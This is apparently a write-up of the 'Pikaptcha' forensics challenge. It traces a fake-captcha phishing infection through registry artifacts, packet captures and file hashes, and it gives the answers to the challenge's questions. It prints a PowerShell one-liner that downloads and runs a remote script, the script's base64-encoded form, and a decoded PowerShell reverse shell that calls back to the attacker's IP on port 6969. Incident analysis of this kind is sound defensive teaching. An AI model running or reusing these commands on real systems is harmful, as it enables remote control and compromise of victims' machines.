
Avior Mostovski




Pikaptcha

Easy

5.0 17 Reviews

Sherlock Scenario

Happy Grunwald contacted the sysadmin, Alonzo, because of issues he had downloading the latest version of Microsoft Office. He had received an email saying he needed to update, and clicked the link to do it. He reported that he visited the website and solved a captcha, but no office download page came back. Alonzo, who himself was bombarded with phishing attacks last year and was now aware of attacker tactics, immediately notified the security team to isolate the machine as he suspected an attack. You are provided with network traffic and endpoint artifacts to answer questions about what happened.




Task 1

It is crucial to understand any payloads executed on the system for initial access. Analyzing registry hive for user happy grunwald. What is the full command that was run to download and execute the stager.

```
powershell -NOP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.p
```

Open the NTUSER.DAT with reg explorer:




Registry Explorer v2.0.0.0
File
Tools
Options
Bookmarks (29/0)
View
Help
Registry hives (1)
Available bookmarks (30/0)
Enter text to search...
Find
Values
Drag a column header here to group by that column

Key name	# values	# subkeys	Last write timestamp
ApplicationAssociationToasts	299	0	2024-09-23 05:03:06
CD Burning	0	2	2023-03-08 11:19:43
CurrentVersion	0	1	2023-03-08 11:19:21
CurrentVersion	0	62	2024-09-23 05:12:27
CurrentVersion	0	14	2023-03-08 11:20:00
Environment	4	0	2024-09-23 05:17:30
FeatureUsage	1	5	2023-03-10 03:29:43
FileExts	0	176	2023-03-10 04:05:18
FileHistory	0	1	2023-03-08 11:19:21
FTP	1	0	2023-03-08 11:19:23
History	2	0	2023-03-09 09:29:35
Internet Settings	12	11	2023-03-10 04:05:18
Main	21	1	2023-03-08 11:20:00
MountPoints2	0	3	2023-03-09 09:26:08
App Paths	0	0	2023-03-10 04:04:31
Uninstall	0	1	2024-09-23 05:17:15
PrinterPorts	4	0	2024-09-23 05:16:42
RecentDocs	4	1	2023-03-09 09:26:18
Run	2	0	2024-09-23 05:17:30
RunMRU	3	0	2024-09-23 05:07:45
RunOnce	0	0	2023-03-10 03:13:53
Shell	0	3	2023-03-08 11:19:25

Value Name	Value Type	Data	Value Slack
OneDrive	RegSz	"C:\Program Files\Microsoft OneDrive...	72-00-6F-00-75-00-6E-00-64-00-00-0...
com.squirrel.Teams.Teams	RegSz	C:\Users\happy.grunwald\AppData\...	

E:\Pikachu\C\Users\happy.grunwald

Name	Date modified	Type
AppData	08/01/2025 11:24	File fold
NTUSER.DAT	09/03/2023 5:39	DAT File
ntuser.dat.LOG1	08/03/2023 3:19	LOG1 Fil
ntuser.dat.LOG2	08/03/2023 3:19	LOG2 Fil




Task 2

At what time in UTC did the malicious payload execute?

2024-09-23 05:07:45

RUNMRU:


Registry Explorer v2.0.0.0
File Tools Options Bookmarks (29/0) View Help
Registry hives (1) Available bookmarks (30/0)
Enter text to search... Find
Values RunMRU
Drag a column header here to group by that column

Key name	# values	# subkeys	Last write timestamp
ApplicationAssociationToasts	299	0	2024-09-23 05:03:06
CD Burning	0	2	2023-03-08 11:19:43
CurrentVersion	0	1	2023-03-08 11:19:21
CurrentVersion	0	62	2024-09-23 05:12:27
CurrentVersion	0	14	2023-03-08 11:20:00
Environment	4	0	2024-09-23 05:17:30
FeatureUsage	1	5	2023-03-10 03:29:43
FileExts	0	176	2023-03-10 04:05:18
FileHistory	0	1	2023-03-08 11:19:21
FTP	1	0	2023-03-08 11:19:23
History	2	0	2023-03-09 09:29:35
Internet Settings	12	11	2023-03-10 04:05:18
Main	21	1	2023-03-08 11:20:00
MountPoints2	0	3	2023-03-09 09:26:08
App Paths	0	0	2023-03-10 04:04:31
Uninstall	0	1	2024-09-23 05:17:15
PrinterPorts	4	0	2024-09-23 05:16:42
RecentDocs	4	1	2023-03-09 09:26:18
Run	2	0	2024-09-23 05:17:30
RunMRU	3	0	2024-09-23 05:07:45
RunOnce	0	0	2023-03-10 03:13:53
Shell	0	3	2023-03-08 11:19:25

Value Name	Mru Position	Executable	Opened On
b	0	powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"	2024-09-23 05:07:45
a	1	%tmp%	


Total rows: 2

Value name a

Value type RegSz

Executable
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://43.205.115.44/office2024install.ps1')"


Now we have the IP address we can filter in wireshark:




```
ip.addr == 43.205.115.44
```

No.	Time	Source	Destination
58687	55.267993	43.205.115.44	172.17.79.129
58774	55.316429	172.17.79.129	43.205.115.44
62696	59.219172	43.205.115.44	172.17.79.129
62698	59.219364	172.17.79.129	43.205.115.44
62699	59.219469	172.17.79.129	43.205.115.44
62700	59.219469	43.205.115.44	172.17.79.129
63956	60.270028	43.205.115.44	172.17.79.129

HTTP stream:


Wireshark · Follow HTTP Stream (tcp.stream eq 219) · pikaptcha.pcapng


```
GET /office2024install.ps1 HTTP/1.1
Host: 43.205.115.44
Connection: Keep-Alive


HTTP/1.1 200 OK
Date: Mon, 23 Sep 2024 05:07:47 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Mon, 23 Sep 2024 04:42:29 GMT
ETag: "54b-622c2042f1086"
Accept-Ranges: bytes
Content-Length: 1355
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIANAAzAC4AM
gAwADUALgAxADEANQAuADQANAAiACwANgA5ADYAOQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQ
AZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AG
UAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4
AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJAB
kAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAc
AB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQ
AZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7AC
QAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
```



```
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAE
MAUABDAGwAaQBlAG4AdAAoACIANAAzAC4AMgAwADUALgAxADEANQAuADQANAAiACwANgA5ADYAOQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAk
AGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQ
A1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwA
IAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE
8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBn
ACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQ
B4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAA
JABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG
4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBz
ACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcw
BlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4A
QwBsAG8AcwBlACgAKQA=
```


```
$client = New-Object System.Net.Sockets.TCPClient("43.205.115.44",6969);$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-
Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String
);$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$cl
ient.Close()
```

GET /office2024install.ps1 HTTP/1.1



The payload which was executed initially downloaded a PowerShell script and executed it in memory. What is sha256 hash of the script?

579284442094E1A44BEA9CFB7D8D794C8977714F827C97BCB2822A97742914DE




```
60 80 → 63588 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
```

Text Filter: office

Hostname	Content Type	Size	Filename
58.65.192.225	application/octet-stream	637 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr
43.205.115.44		1355 bytes	office2024install.ps1
58.65.192.225	application/octet-stream	1048 kB	i640.cab?cacheHostOrigin=officecdn.micr


Download the file and check the hash



Name	Date modified	Type	Size
office2024install.ps1	08/01/2025 11:44	Windows PowerS...	2 KB

Filename:	office2024install.ps1
MD5:	e08712c7303428f13b4f88b5321c20e4
SHA1:	25ba58b43e81330cf20adc0314359f0f06173e36
CRC32:	8ec11dcb
SHA-256:	579284442094e1a44bea9cfb7d8d794c8977714f827c97bcb2822a97742914de
SHA-512:	773ba6268bcd6dbc7b6dc2776574c5bc2e0bcfabe91ea4403443f1953a12c86e0a5717f3
SHA-384:	1ed0432033787d849d4462e0db38ea9a1f0406ba35d1477438b96641953c36713f53f5e
Full Path:	E:\Pikachu\malicious\office2024install.ps1
Modified Time:	08/01/2025 11:44:49
Created Time:	08/01/2025 11:44:49
Entry Modified Time:	08/01/2025 11:44:49
File Size:	1,355
File Version:	


```
$client = New-Object System.Net.Sockets.TCPClient("43.205.115.44",6969);$stream = $client.GetStream();[byte[]]$bytes = 0..65535
|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " +
(pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()
```



To which port did the reverse shell connect?


6969

("43.205.115.44",6969)



(ip.addr == 43.205.115.44) || (tcp.port == 6969)

```
No.   Time        Source          Destination     Protocol Lengtl Info
 63956 60.270028   43.205.115.44   172.17.79.129   TCP        60 80 → 63570 [FIN, PSH, ACK] Seq=493 Ack=301 Win=64240 Len=0
 63957 60.270145   172.17.79.129   43.205.115.44   TCP        60 63570 → 80 [ACK] Seq=301 Ack=494 Win=63748 Len=0
 63958 60.270244   172.17.79.129   43.205.115.44   TCP        60 63570 → 80 [FIN, ACK] Seq=301 Ack=494 Win=63748 Len=0
